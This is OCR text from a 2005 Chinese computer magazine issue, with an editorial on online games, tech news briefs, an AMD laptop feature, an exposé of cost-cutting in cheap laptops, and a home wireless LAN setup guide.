老读者一定会记得本刊曾有过游戏版，但随着游戏产业逐渐成为IT产业的重要支柱，区区5页怎能满足游戏迷们的胃口，于是一本让玩家拍手叫绝的《电脑爱好者》游戏版——《互动软件》杂志诞生了。自从《电脑爱好者》定位于电脑应用后，尽管这两年网游风起云涌，我却一直守身如玉，因为网游的另一面就像魔兽，令人痴迷，无法自拔。我落伍了，偶尔玩一下单机版游戏，网络游戏也只限于CS了。然而，有一天，它悄悄地走进了我的身边……

那是在五一前夕，几个同事业余时间总在讨论一些很奇怪的话题，什么“今天几级了”、“晚上组队完成任务去”、“帮你做个机械松鼠”、“攒钱买马呀”……出于好奇，我四处打听后才得知，原来他们在玩网游《魔兽世界》。更让我惊奇的是，对游戏相当挑剔、有十多年游戏龄的Flanker谈到魔兽时，崇敬之情溢于言表。不行，我也得掺和掺和。五一长假，我终于落入网游“陷 ”，同时LP大人也无法抵挡诱惑，被带入虚拟世界，乐此不疲。

玩了魔兽，我惊叹一款网游竟然做得比一部史诗还恢弘，内容比《指环王》还深 。畅游其中，我深深地体会到“团结就是力量”。看似难以完成的任务，只要和别人组成队伍，你一样也能轻松搞定。同时我也发现了人性的善良和友爱在虚拟世界里处处可见。当我为一个任务找不到地点而发愁时，一个兽人战士会带我跑上十多分钟的路并和我并肩作战完成他已经做过的任务；当我在和怪物苦打，即将血尽时，一个牛头战士会冲过来帮我解围；于是我慢慢地习惯了无私地帮助别人。当然，如果你用心，还会发现许多许多，比如，如何利用自己的技能赚钱，如何与人分工配合大获全胜，如何花费心机分配你的天赋……

玩了网游，自然从网游“受害者”角度思考，确实优秀的网游令人沉迷，如果我再年轻一些，可能也会稍不自控落入其中，所以我深深理解许多家长对网游的痛恨切齿，但粗暴地严防力堵、给电脑上锁绝对不是正确的态度。有句爱情名言说，你关得住我的人，但关不住我的心，孩子对于网游就是这样，只有疏导和帮助他控制游戏时间似乎才能更好解决问题。也听说，近来戒除网 是热门话题，方法各种各样，有云游四方，有心理辅导，其中我比较赞同的是，家长也应该亲自玩一下、感受一下网游，这样不仅能让你理解到底是什么在吸引自己的孩子，和孩子沟通更容易产生共鸣，进而能像朋友一样促膝谈心，接下来帮助他们合理分配游戏时间就会简单很多，我的一位朋友甚至拿游戏时间作为给孩子的一种奖励！其实说得更简单些，大千世界，花花世界，诱惑不止网游，充其量它只是其中一支小花，我们又何必把它视如魔兽，避而远之，不如学会驯服！ CF [DJ01]

健谈天下



最近，要是有人问我什么最热，我肯定不会说是天气，因为球场风波远比这6月天要热得多！

先是一个国内著名足球教练迟尚斌被深 健力宝俱乐部解职，后北上的迟尚斌带着一位知情人士大批特批健力宝队里的“球霸”黑幕。外行人看热闹，内行人看门道。也许我就是外行，因为我不了解“球队内部利益之争”是什么，“中国足球黑幕”到底有多少，而认为这里面存在着另外一个问题：球员“奢靡”的生活作风没有得到有效约束，导致他们最终凌驾于规则之上。

如果您觉得“奢靡”一词不太好听，那我们不妨用“奢侈”代替一下。说起国内大牌球员的奢侈啊，您可能没有体会，可单从每年收入千八百万来看，如果白天8个小时围着球场转，这些钱自然花不出去，可又得显示一下自己的阔绰啊，那就每天晚上找各种高档娱乐场所散尽家财，甚至不惜用赌博的方式。不过，有时候，阿健也能理解那些大牌球员们，毕竟简单的教育背景和过多的财富，使得他们想不出什么比奢侈品更能说明自己已经从普通球员中脱颖而出。

作为普通人，我们是没有那个能力去过“奢侈”生活的，但最近某广播电台的关于“奢侈”问题的讨论引起了我的特别关注。

从业于时尚类刊物的李晓 ，每天都在倡导年轻人时尚生活，她认为偶尔的“奢侈”行为会促进工作兴趣的提高，就像人们购买奢侈品更多的是出于对自己的奖赏，类似的行为对提高年轻人的工作热情很有帮助。而来自中国人民大学的李教授则持有颇多不同观点，奢侈之风盛行会直接导致社会资源的浪费，就比如购买数码相机的年轻人，在并不了解自己实际需求的时候，花重金买单反相机，结果造成资金的浪费；追求“奢侈”生活方式的年轻人，消耗掉的水资源是普通百姓的数倍。

阿健相信他们的观点都有道理，毕竟没有人在倡导“奢侈”，哪儿会拉动那么大的内需呢？

在这样一个“人们第一眼就能看出你的穿戴值多少钱”的时代，你是我行我素，淡然处之；还是如坐针毡一般难耐，终于也对各种名牌趋之若 ？在奢侈品 然已经成为身份与财富的象征的今天，你是将更多的时间投入到工作中去，还是创造更多的机会陪伴朋友和家人？人们永不满足的心理是那么相似，在拥有更大的房子和配置更完备的汽车之后，你是否感到更多的幸福？……这或许是永远也争不清的问题，但作为一个现代人，我们必须正视和面对。 CF [DJ02]



700万像素 三星700万像素的拍照手机并未如期亮相今年的北京科博会，记者在三星展台了解到，三星700万像素的拍照手机此番爽约中国市场，主要是由于目前还没有实现软件的汉化问题。

8GB 北京科博会期间，矽霸电子展示了8GB超大容量Buslink Pro 2闪存和新型“移动电子硬盘”。由于采用了特殊并行技术提高了传输带宽，这款闪存的传输速度比一般USB 2.0还要快4倍。



800元 如果早知道你的十年寒窗和你家庭的倾力供读换来的是一份月薪800元的工作，你还会选择上大学吗？“我还不如早早去做一个小保姆，那还管吃管住呢。”这就是目前北京工业大学一名普通大学毕业生的心里话。

1天5次 你想知道大多数人每天查看几次电子邮箱吗？前不久，AOL(美国在线)的一项调查表明，一般人大概会重复5次这样的动作。25%的网民认为他们打开电子邮箱的时间最多3天，77%的网民有多个电子邮箱账户。


53% 在西方，有53%的银行客户会使用在线服务功能。其余的人最为担心的就是在线服务的安全问题，其中更有至少25%的受访者认为电子账户被盗有银行监管的责任。

冠 3G难产 根源在四大问题

近日，记者从2005无线通讯应用(国际)峰会上获悉，2006年国家有可能发放三张3G牌照，此举意味着我们将有可能提前享用3G盛宴。在之前的“财富论坛”上，信息产业部部长王旭东承诺在2008年提供3G技术服务。从会议嘉宾的发言内容来看，针对牌照发放后，对移动通讯产业带来的影响，正面和负面的声音不绝于耳。据悉，发牌主要会考虑知识产权问题、各个电信运营商利益之间平衡的问题、国有资产保值增值和国际化问题。



上榜理由：有多少消费者肯为电信增值业务买单？消费者现在或者说一段时间以后使用手机的功能到底占用了多少带宽？恐怕连目前2.5G的网络都存在很大带宽浪费现象吧。话又说回来了，如果真的有人为看电视用3G，试问一下您的手机能够看到球场上的运动员凌空抽射时足球的方位吗？恐怕这一切都解决了，3G的带宽也不够用了吧。



AMD笔记本

4月份以来，笔记本厂商忙着推出各种X999元的产品，价格从3999元到8999元不等。厂商忙着促销，也许是为了新财年（国际上流行的财年一般从4月开始计算）有个新气象。在众多品牌笔记本产品中，AMD Sempron和AMD Turion64芯片的产品开始显山露水了。记得1999年前后，东芝电脑曾大规模推广AMD产品，但最终以失败告终，这使得AMD芯片的笔记本产品成为了消费者心中永远的痛。消费者一方面想购买低价优质的AMD产品，另一方面又担心这次AMD笔记本来袭也许又是某些厂商试水之作。记者带着消费者的种种质疑，走进了NEC笔记本中国总代理——神州数码NEC产品部经理苏毅先生的办公室。

引进AMD 神州数码不试水

神州数码公司（以下简称神码）有业内出了名的产品销售渠道，他们依靠遍布全国的服务网络，为各种产品销售和售后服务铺平了道路。从2004年起，神码开始代理NEC商用和消费类笔记本产品，但始终未引进AMD系列。在国内笔记本电脑市场低价风盛行的今天，神码突然将7999的AMD Sempron产品和11000左右的AMD Turion64引进中国市场，不由得让消费者觉得他们是在用为数不多的AMD产品杀低价，跟进国内这股降价风暴，试水之意可见一斑。然而苏毅先生却断然否定了记者的假设。

“其实按照NEC在日本的销售状况来讲，AMD产品大概要占到它30%的份额。所以虽然在中国市场AMD没有很大认同度，但我们对市场份额的估计是至少20%。就是在NEC的产品线里头至少要做到20%的AMD产品占有率。AMD的消费相对是理性的，否则联想也不会把它消费类的台式机做成AMD的，而且我们内部了解到的是，联想AMD台式机占消费类电脑的70%，这证明AMD实际上还是有很大市场的。我们了解到宏基、华硕这些品牌都会来做AMD这个市场。尤其像宏基，前阶段已经推过了AMD产品，而它在欧洲市场和美国市场也是依靠AMD产品取得成功的。所以大家这段时间也会去关注宏基这个品牌，也正因为如此我们觉得AMD是一个趋势，我们不会是一个简单尝试的心理。”

实际上，早在1999年前后，东芝电脑曾经力推AMD

微软上演抢滩登陆　MSN欲成未来门户



5月26日，微软的MSN中国网站正式发布，其集成了资讯、社区、财经、数码、拍卖、汽车、游戏、手机图铃下载、英语学习等九个频道，分别由九个中国本地的合作伙伴负责搭建、运营和维护。而MSN自己的服务，仍然是进入中国市场之前就已经有的邮箱(Hotmail)、即时通讯(MSN Messenger)和网络日志(MSN Spaces)三个内容。有分析人士提出，MSN中国的全新商业模式的推出，既是微软的互联网服务尝试着迈出重要一步，同时也给中国门户网站带来了巨大的潜在威胁。

上榜理由：微软发布MSN中国网站并没有像Yahoo中国那样选择获得ICP牌照，而是通过具有上海政府背景的联和公司，巧妙地避开了政策上的限制，为MSN中国网站进入国内门户网站的行列做好了各方面的准备。MSN在中国占有3成的市场份额，这是在微软没有进行市场推广的情况下取得的。但这次微软MSN中文门户进来了，可以肯定的是，与腾讯QQ将有一场恶战。

来袭 福兮？祸兮？

■ 新闻采访部实习记者 张健　　选题提供：Kitty（奖金100元）

笔记本，但最后还是失败了。此后，一直没有一线大厂再动过AMD这条产品线的想法。AMD在消费者心中一直就是DIY的象征，消费者认同AMD更多的是因为它代表了低价，代表了一种与Intel抗争的精神。然而，时代不同了，消费者的消费观念也在发生变化。

选AMD笔记本 福兮？

在北京鼎好电脑城，记者见到了来此选笔记本电脑的王先生。

买笔记本，您会选择AMD芯片的吗？

王先生：听说AMD推出了64位芯片的笔记本，我倒是很想看一下性能如何。而且，像我们做教师的买电脑够用最重要，至于芯片什么的，性能差不多，主要还是要考虑价格。

您理想中的AMD笔记本价位应该在多少？

王先生：我觉得应该比性能差不多的迅驰笔记本便宜得多吧。否则我不知道AMD的优势到底在哪儿。

人们都说买电脑的人心里总有一杆秤，您的　码是价格还是别的？

王先生：我觉得首先要看价格，其次品牌也很重要，一些价格过低的品牌让我们工薪阶层很不放心。

采访中，记者发现，与王先生具有同样担心的消费者不在少数，低价会不会带来品质的下降呢？神码苏毅先生解释说："比如7000元的电脑，你可以选择赛扬的，但赛扬有这样那样的弊端，可能赛扬本身没有弊端，但就是因为成本的降低会带来一些弊端。那么如果你选AMD的机器，主屏上或者说性能上、散热上、时间上可能有差异，但可能给你带来某些特点，比如说NEC笔记本所独有的亮屏技术，这使得AMD的笔记本在这个价位上就具备一定的综合实力和性价比。"

选AMD笔记本 如何让用户放心？


目前，国内品牌神舟电脑已经推出价格低于6000元的AMD Turion 64笔记本，一直和AMD保持密切合作的紫光电脑也有类似产品上市，据了解，还有几家国内品牌正在与AMD谈合作事宜。不过，这其中不乏用与AMD合作为由向Intel杀价的厂商。如此混乱的AMD笔记本局面，让消费者如何才能放心？

也许神码的做法确实让我们看到AMD产品线重获新生的机会。借助于全国10个神码客服平台和遍布31个省市的46家维修站，神码欲将售后进行到底。不过，神码毕竟具有多年代理国外品牌的经验，对于价格更低的国产AMD笔记本，我们希望能做得同样好。

CF[XW03]

电子废物雕塑

在北京科博会上，绿色和平组织人士揭幕了"电子废物毒浪"雕塑，其材料是绿色和平组织成员专程从我国最大、最密集的电子废物贸易集散地——广东贵屿镇收集而来。该组织人士借此呼吁国人警惕电子废物对环境的危害。



封杀BT

"从来就没听说过铁通要封杀BT"，中国铁通新闻发言人郭晓昭明确表示：有关中国铁通要拿BT开刀的说法纯属传讹之作。

新CIH

近日，瑞星截获一个恶性病毒，由于该病毒的破坏能力和当年的CIH几乎完全一样，因此命名为"新CIH"病毒，它可以在Win2000/XP下运行，破坏范围比老CIH大得多。

环球枪手集团

"环球枪手集团"特大诈骗案告破。该团伙以代考、提供试题答案及作弊工具为幌子诈骗钱财，在网上发布虚假信息140多万条，受骗人员达800余人，诈骗金额达170多万元。

固态硬盘

三星已开发出了首款基于Nand闪存技术的固态硬盘。固态硬盘能耗不到目前硬盘的5%，这意味着下一代移动PC电池续航时间有望再次提高10%。

冲突

微软警告用户，安装Netscape 8后，IE将把XML文件显示为空白页。一名用户称，显示问题的根源可能在于IE，而不是Netscape 8。

CF[XW02]



本期报料者各获奖金100元
报料信箱:viewpoint@cfan.com.cn

过滤笔记本电脑的低价混水

■ 北京 点睛

阿健:

您好!

我发现很多厂商都在推低价笔记本电脑,我十分想买一台3999元的笔记本电脑,但是身边的朋友跟我说,这些电脑里面不是什么好配件,您能就目前的市场状况,给我一个说明吗?

北京　林西

阿健:

我花了不到5000元的价格买了一台笔记本电脑,买了之后发现,根本不像商家说的那样好。而且,电脑出现问题后,我无法联系售后服务部门。我觉得这些电脑问题很多,您能否较大家两招?

广东寇国玺

在国内市场,低价策略向来是提高市场份额、打压竞争对手的"灵丹妙药"。曾几何时,一向高高在上的笔记本电脑价格竟然也似雪崩般地倾泻而下,早些年动　两三万元人民币的价位,现在已然被4999元甚至3999元的价格冲得烟消云散。一些国内厂商抱着"为有低价多壮志,敢叫日月换新天"的气势,一再将笔记本电脑定价探底,有的已经公开宣称要推出2999元的产品。从最开始的淘汰产品、换代产品,到目前的新规格产品,大有一步到位,为了消费者利益舍我其谁的境界。然而厂商果真是站在消费者的立场,像他们所宣称的那样让利于民甚至赔本赚　喝吗?综观低价笔记本电脑市场,不能一棍子全打死,但也只能用"鱼龙混杂"来形容。按说推出低价位产品,像DELL、HP这样的大厂商最有资格,道理很简单,产量越高,成本越被摊薄,定价也就越有下降空间。那么目前市场上的一些二、三流厂商为什么产品定价动　比这些大厂商还要低几千元呢?难道他们有既保持高品质又能降低价格的绝招?其实不然,为了降低成本,一些厂商无所不用其极,甚至极大牺牲了消费者的利益,那么隐藏在产品的低价格和亮丽外观下的黑幕究竟在什么地方?消费者经常遇到的陷　有哪些?且看厂商的常用伎俩。

浑水摸鱼

买笔记本电脑的朋友大多不是内行,一般看看外观,问问主要配置,再比比价格也就基本决定了。而笔记本电脑生产厂商正是利用消费者的模糊概念搞猫儿腻。

比如说液晶显示屏,同样尺寸的屏幕,在分辨率、亮度、对比度、可视角度、坏点数量等重要参数上却存在着很大差异,这些差异最终都体现在价格上,一级品和二级品一般相差近一百美元。一些厂商会使用质量比较差的液晶显示屏糊弄消费者,因此大家在购买笔记本电脑时可以通过货比三家来判断大部分参数的高低,但坏点数量商家是不会告诉你的,购买时可以找一个懂行的人把屏幕调整到全黑和全白状态数数就知道了。


CPU也是一些厂商"挖掘"成本潜力的主要对象。比如采用综合性能差一些但价格低廉的AMD、VIA或全美达CPU来替代Intel的CPU。甚至还有厂商将发热量很大的台式CPU移植进来,也许消费者在使用中总是遇到不明原因死机的情况时,不会意识到是不符合标准的CPU在作祟。一些草台班子厂商使用赛扬－M甚至P4－M CPU来冒充迅驰技术的现象也并不鲜见。

芯片组的使用也颇有讲究,稍有常识的人都知道,采用Intel的CPU,配以Intel的芯片组要比兼容芯片组更稳定和高效,而厂商们出于节约成本的考虑,会把Intel原装的芯片组换成VIA、SiS、ALi生产的兼容芯片组。

显卡和声卡是另一个重灾区,一些厂商采用性能相当差的集成芯片



笔记本专用处理器,请认准上图商标


打开设备管理器后，硬盘型号一目了然

来应付，并且使用劣质喇叭，导致图像显示和声音播放品质实在不敢恭维，并且成为整体性能的瓶颈甚至严重影响使用。因此购买时尽量选择配置独立显卡的产品，声音要亲耳听一听，对于含混失真的产品能放弃就放弃，它既然能这么直接地牺牲品质，其他方面也好不到哪里去。

硬盘和内存也有可"挤水"余地，IBM硬盘要比富士通的贵，原装内存要比兼容内存贵，高等级货要比低等级货贵，那么选择时自然一律是后者。更有甚者会弄个20GB的低速硬盘，128MB的低规格内存武装笔记本电脑，那么即便你有一颗澎湃的心，如若四肢残疾，又怎能奔腾起来?

另外，对于网卡控制芯片、BIOS芯片、数据排线等组件，一些厂商也是尽可能地选择低档次的充数，反正消费者也看不出来。

偷梁换柱

俗话说，人要脸树要皮，品质好的笔记本电脑在外壳用料上非常讲究，坚固度、触感、光泽、散热、重量等指标都有严格的控制，而一些低价笔记本电脑则为了降低成本而选择质地比较差的材质加工成外壳，抗压性差，用手指按压有变形的现象;做工粗糙，透过连接部位的缝隙甚至可以看到内部;光泽暗淡，整体看上去有陈旧的感觉。

另外，键盘也是能简化则简化。有人问了，键盘不就那几十个键，有什么大不了的，其实此言大谬。键盘是直接关系到人体健康的部件，好的键盘融入了人体工程学设计，布局合理，触感舒适，对手指手腕有一定的保护作用，而很多低价笔记本电脑使用的键盘空间局促，键帽参差不齐，触感生硬滞涩，不但影响工作效率，而且有害手部健康。

一些低价笔记本在售后服务承诺上也是玩弄文字游戏，比如虽然免费保修一年却还要收取高额服务费，三年质保却并非免费等，其中陷　让消费者防不胜防，此外，一些厂商的维修部门推　扯皮甚至玩儿失踪的现象也屡见不鲜。低价电脑的故障率偏高是公开的秘密，因此弄清售后服务细节也是不可忽略的大事。

瞒天过海

很多低价笔记本电脑还会在电池和板卡的元器件上"下功夫"。

低价笔记本电脑的电池持续使用时间偏短，使用寿命偏低是一个不争的事实，即便是采用迅驰技术的笔记本电脑，电池的持续使用时间也大大短于高端产品，为了节省成本，厂商不惜牺牲产品的移动性能，


两款模具极其相似的笔记本电脑

可以想见，一台不能持续工作2小时以上的笔记本电脑和一台台式电脑有什么根本区别，移动的特点从何体现?

提起电容、电阻这些名词也许让很多人头大，但大量的低价笔记本电脑正是在这些不为人知的细节处大做手脚，以小换大，以次充好，够用就行，不留裕量，别看这些元件不起眼，可累积起来也是不小的价格，偷工减料所带来的危害甚大，很多莫名其妙的故障都是由此引起。

借尸还魂

低价笔记本电脑厂商降低成本还有一个常用的手段，那就是使用别人的模具。众所周知，笔记本电脑的开模具费用动　几百万、上千万，一些二、三线厂商根本无力承受，那么"借"用别人现成的模具就成了捷径，君不见市场上的很多产品外形如同孪生吗?而使用别人的模具装入自己的"内脏"，"排异"反应就在所难免了，大厂商的技术水平高还好控制，小厂商可就只能对付了事了，你说这品质能好得了吗!

更有甚者，把曾经积压的移动PC加上电池和常用配置堂而皇之地出现在了市场上，明目张胆地骗人。

釜底抽薪

按说在低价笔记本上玩了上述"阴"招后也应该见"好"就收了，可一些厂商们却得寸进尺，干脆连外面也要"整整容"。

最常见的手段就是省略笔记本电脑的外接端口，除了USB接口、网卡接口，MODEM接口以外，其他端口大多莫名其妙的消失了，比如说读卡器，1394端口，红外和S端子，有的产品甚至连最基本的PCMCIA扩展端口都敢"下岗"，如果消费者买了这样的笔记本电脑，基本上就属于与外界"隔离"了。

再有就是笔记本电脑"裸奔"，搞"人体艺术"，君不见市场上充斥着大量不装操作系统和应用软件的低价笔记本电脑吗!毕竟软件也是一笔不菲的费用啊(盗版除外)。玩得更彻底的还有不提供说明书或者说明书改成说明"页"的;驱动程序不给，让去网站上下载的，或者虽然提供但只提供Windows XP的。如果消费者不是一个电脑内行，肯定会被折腾得晕头转向，无所适从。

也许揭露了一些低价笔记本的不光彩手段，厂商很生气，但如果不能取信于消费者，则后果很严重。买者擦亮眼，卖者摆正心，希望这篇文章能够起到些作用。

CF [XW04]



网管日记之无线超完全攻略

大家好，我叫流云，XX公司高级网管，前几天我的朋友Sunny喜迁新居，他是某知名IT杂志的编辑，因为不喜欢新房子里布满各种电线、网线，于是请我帮他在家中布上无线局域网，同时他还添置了不少无线应用产品，我用日记将整个过程记录了下来，因为现在越来越多的朋友向我询问关于无线网络的问题，所以本期我特意将自己的日记奉献出来，希望它能对那些希望使用或正在使用无线网络的朋友有所帮助。

1 玩无线必懂之知识课堂

2005年5月18日 Sunny家中

帮他建网，一定让他请顿大餐，他夫人厨艺一流，本想好好饱餐一顿，没想到这家伙吃饭也不安生。“怎么样，我老婆手艺不错吧？”，“不错，不错”，我低着头狂吃，根本不想理他，“别吃那么猛，小心噎死，哎，跟我说说买无线设备要注意点什么？无线网是不是很不安全？好像配置也很复杂，还有会不会辐射很大，我们两口子会不会变僵尸？”，“你不是搞IT的吗？这些还用问我吗？”，“你不是专家嘛！有专家在何必烦劳我老人家去查？”，我喷……

假如你的无线局域网知识也是懂非懂、一知半解，那就先好好跟我这位朋友Sunny一起了解一下吧。

万事开头难！对初次接触无线局域网的你来说，一旦想要架设自己的无线局域网，首先面临的问题是怎样从市面上不同规格和种类的无线产品中，买到符合自己需要的产品，但这要求你起码对它们有基本认识。

认识一下802.11无线网络家族

所谓无线网络，就是利用无线电波作为信息传输的媒介构成的局域网络，与有线网络用途基本相同，最大的区别在于传输媒介不同。

让我们先了解一下无线网络的802.11无线协议吧，为了让不同厂商所制造的无线产品能够遵循相同的通讯标准来进行连接，IEEE（美国电气及电子工程师学会的英文简称）在1997年提出了IEEE 802.11标准，也就是我们常听说的各种无线标准的总称，从1997年至今，IEEE也增加了不少新的标准，我们常说的什么802.11a、802.11b以及802.11g等应用最多的三大标准，这三种规格不但传输速度和通讯距离有明显的差异，还存在互不相容的情况，因此在选购无线产品时，这是第一个需要留意的指标。

这时Sunny插嘴道：“这个我了解，不就是802.11a和802.11g速度54Mbps、802.11b是11Mbps，还有非标准的802.11b＋有22Mbps或者44Mbps，802.11g＋能够达到108Mbps，它们的频率都不一样，能传输的距离也不一样。”，“ ，关于这些选购产品的时候我再详细跟你说说。下面再跟你说一下无线连接的几种模式。”



网络专家流云告诉你

有这么多标准，怎样才能保证所有厂商的无线产品之间能正常通讯连接呢？IEEE并没有提供这种协议，这也正是有众多无线产品厂商共同组成Wi-Fi（WirelessFidelity，无线保真）联盟——无线以太网协会WECA的原因。凡是通过其兼容性测试的产品，都被准予打上“Wi-Fi CERTIFIED”标记。在选购IEEE 802.11b无线产品时，最好挑选带有Wi-Fi标记的产品，以保证产品之间的兼容性。而且在Wi-Fi联盟之下，很多厂商在机场、车站、咖啡店、图书馆等人员较密集的地方设置了“热点”，这些无线热点让你能以免费或付费方式获得Wi-Fi服务，直接访问Internet，这样当你拥有迅驰或加装了无线网卡的笔记本就可以在很多地方，随时随地上网，国内热点可以到http://tech.sina.com.cn/wifi/finder.shtml进行查询。



无线局域网是怎样搭建的呢?

无线局域网的工作模式一般分为两种，Ad-hoc和Infrastructure。

1.Ad-hoc

这是无线局域网最简单的架构模式，只要两部或以上装有无线网卡的电脑，放置在无线传输范围内，这样就可以启用Ad-hoc(中文意为多点跳跃)对等式无线网络，然后每台电脑都设置同一个SSID（Service Set Identifier，中文意为服务集合标识符）值，不需要任何其他设备（比如：AP），它们之间就能组建成一个无线局域网，实现相互连接，资源共享的目的。

这里的关键是SSID，该技术其实就像是大门密码锁的密码，或是无线局域网中的接头暗号，只要知道你的SSID就能进入你的无线网络。SSID最长可设置32个区分大小写的字符。

2.Infrastructure基础式集中控制网络

这是指通过无线AP（Access Point，中文意为接入点）互连的工作模式，也就是可以把AP看做是传统局域网中的Hub(集线器)。它是一种整合有线与无线局域网架构的应用模式，与Ad-Hoc不同的是配备无线网卡的电脑必须通过无线接入点AP来进行无线通讯，AP的作用就是作为传统的有线局域网络与无线局域网络的桥梁，因此任何一台装有无线网卡的电脑均可通过AP去分享有线局域网络甚至广域网络的资源。

无线AP覆盖范围有限，想要超出其覆盖范围使用无线连接，就必须利用无线漫游（Wireless Roaming）功能将两个或以上的无线AP连接起来，形成更大覆盖范围。多个无线AP的连接需要用到ESSID（Extended Service Set Identifier，中文意为扩展服务集合标识符），只要把覆盖范围重叠的这些无线AP的ESSID设定成相同值，那么能够连接其中某个AP的无线终端（如迅驰笔记本），就可以在所有AP覆盖范围内做无线连接，如同手机的漫游功能一样。

假如你已经拥有一个可以连上Internet的网络，而只想在现有网络环境中扩增无线功能，一个单一无线功能的AP就够了，不过你家里是想新建一个能够上网的无线局域网，就需要一个集无线AP功能和路由器于一身的无线路由器了。

无线网络的安保

你还需要了解关于无线网的一些安全知识，当你的数据通过无线电波进行传播时，非常容易被隐藏在某处的人从中截取，为防止这种情况发生，需要一些安全手段，目前比较流行的有WEP和WPA两种基本保护手段。

1.WEP（Wired Equivalency Privacy，有线对等式加密）

它是无线网络最基本的安全功能，利用64或128位的加密方式，把通过无线传输的数据重新加密编码成没有意义的乱码，这样一来，在没有正确的解密密钥情况下，无法破译出传输内容，也无法进行连接。

2.WPA（Wi-Fi Protected Access，Wi-Fi保护访问）

它是在WEP技术发现漏洞后，由Wi-Fi联盟和IEEE联合制定出的能够更加保证无线传输安全的技术，它不像WEP那样使用静态密钥规则，而是通过TKIP（Temporal Key Integrity Protocol，动态密钥完整性协议）将密钥的初始向量增加到48位，而且可以使用动态产生的多组密钥，因此能大大减少非法用户窃取数据包的机会。同时，WPA也增强了加密数据的完整性，不再采用线性算法对数据帧进行校验。

说着说着，这天就黑了，一看菜都快没了，我好像也没有吃几口呀，Sunny这小子一边听我讲一边品尝佳　，都不给我留，我一看这样，便对他说：“眼看天色已晚，我就此别过了，无线网且听我下回分解”，不好意思说没吃饱，离开后我只好去了趟肯德基补了一餐。

2 买无线产品前你一定要知道

2005年5月19日 中关村

没想到Sunny行事果然果断，第二天就把我喊到了中关村，我想再给他挑选产品之前还是应该让这个IT编辑了解一下硬件的相关知识才好。“听我再给你补补关于无线网硬件的一些知识吧！”，他接道：“关键是要帮我挑到便宜又好用的东西，刚买房子已经变负人了，你要体谅体谅了。”没有办法，这家伙就是这么难伺候，先说说有哪些无线硬件产品吧。

跟无线产品Say Hello

无线网络硬件设备主要包括4种，即无线网卡、无线AP、无线路由和无线天线。当然，并不是所有家庭无线网络都需要这4种设备。事实上，只需几块无线网卡，就能组建一个小型的对等式无线网络。当需要增加家庭网络接入的灵活性，或者需要连接原来的台式机时，才需要使用无线AP。只有当实现Internet接入时，

才需要无线路由。而无线天线主要用于放大信号，以接收更远距离的无线信号，从而延长无线网络的覆盖范围。下面我们分别介绍一下。

1.无线网卡

无线网卡的作用类似于以太网中的网卡，作为无线网络的接口，实现与无线网络连接。无线网卡根据接口类型不同，主要分为三种类型，即PCMCIA无线网卡、PCI无线网卡和USB无线网卡。需要注意的是，支持迅驰技术的笔记本电脑都内置有无线网卡，因此，无需再另行购买。

PCMCIA无线网卡仅适用于笔记本电脑，支持热插拔，可以非常方便地实现移动式无线接入。PCI接口无线网卡适用于普通的台式机使用。USB接口无线网卡适用于笔记本电脑和台式机，支持热插拔。不过，由于笔记本更多地是使用PCMCIA接口网卡，因此，USB网卡通常被用于台式机。







2.无线AP



无线接入点或称无线AP(Access Point)，其作用类似于以太网中的集线器。当家庭网络中使用无线AP后，即可大幅扩展网络覆盖范围，区域为一个以无线AP为中心，20～30米为半径的圆。

无线AP都拥有一个或多个以太网接口，用于无线与有线的连接，可以将安装双绞线网卡的电脑与安装无线网卡的电脑连接在一起，从而实现无线与有线无缝融合。

3.无线路由器



无线路由器事实上就是无线AP与宽带路由器的结合。借助于无线路由器，可实现家庭无线网络中的Internet连接共享，实现ADSL、Cable Modem和小区宽带的无线共享接入。如果不购置无线路由，就必须在无线网络中设置一台代理服务器才可以实现Internet连接共享。

无线路由器也通常拥有4个以太网接口。如果家庭中原来拥有安装双绞线网卡的电脑，可以选择多端口无线路由器，实现无线与有线的连接，并共享Internet。否则，可只选择拥有一个以太网端口的无线路由器，从而节约购置资金。

4.无线天线



当室内空间较大，或为跃层结构时，随着距离的延长，信号将逐渐减弱，传输速率也会明显下降，此时，就必须借助无线天线对所接收或发送的信号进行增益。无线天线通常连接至无线AP或无线路由。

装无线就买套装

现在市面上的无线产品已经琳琅满目，可以任君挑选了，不过厂家打出的无线套装组合往往不但产品有特色，价格也比购买单独的产品低很多，而且同品牌的产品配合使用也非常稳定。下面为大家介绍几款市面比较流行的无线套装，分为高中低三档，大家可以根据自己的经济实力和需求选购。

1. 较高档次产品



Buffalo WBR2-G54+WLI-CB-G54（802.11g）

Buffalo是世界著名的外设品牌，它的无线网络产品一向以形象美观、性能强大而出名。我们以前曾评测过WBR2-G54的前代产品WBR-G54，而WBR2-G54依然继承了Buffalo产品一贯的无天线外形，速度比前代产品更为稳定。WLI-CB-G54则同样是市场上信号最好的无线网卡之一。这套套装的实际使用效果相当出色，惟一的缺点就是其价格太高了。





华硕 WL-500b+WL-103b（802.11b）

华硕进入网络产品市场的历史并不悠久，但产品型号众多，性能表现也极强。这套套装产品是华硕的经典产品，传输速度和信号的稳定性都是国产产品中的第一等产品，与世界名牌相比毫无差距。经过降价后，性价比大大提高。

2.中档产品





TP-Link TL-WR541G+TL-WN510G（802.11g）

TP-Link一直是网络产品中的高性价比产

品。其产品设计上并不在外观和功能上做过多的尝试，但在基础的传输性能上却出类拔　。这套套装是TP-Link的新产品，在性能上已经超过了不少台湾名牌产品，而价格却并不高。





Cisco-Linksys BEFW11S4+Cisco-Linksys WPC11（802.11b）

Linksys是Cisco网络产品的品牌，堪称是无线网络的第一名牌，很多商业热点都采用Linksys的产品作为节点设备。这套套装是Linksys的经典产品，当年的价格也曾非常高昂，现在随着技术进步已降价，虽然802.11b的速度慢了一些，但其综合性能依然不是杂牌产品所能比的。



3.价格低廉产品

CG-WLCB54GS + CG-WLCB54GS（802.11g）

Corega(可瑞加)CG-WLCB54GS无线网卡外形时尚轻薄，非常适合笔记本电脑使用。由于采用了USB1.1通用接口设计，因此用于台式电脑也是一个不错的搭配方案。此款网卡为标准CardBus界面，符合IEEE802.11g传输规范，并且支持Super G模式，传输速率最高可达108Mbps。

NETGEAR MR814+MA521(802.11b)



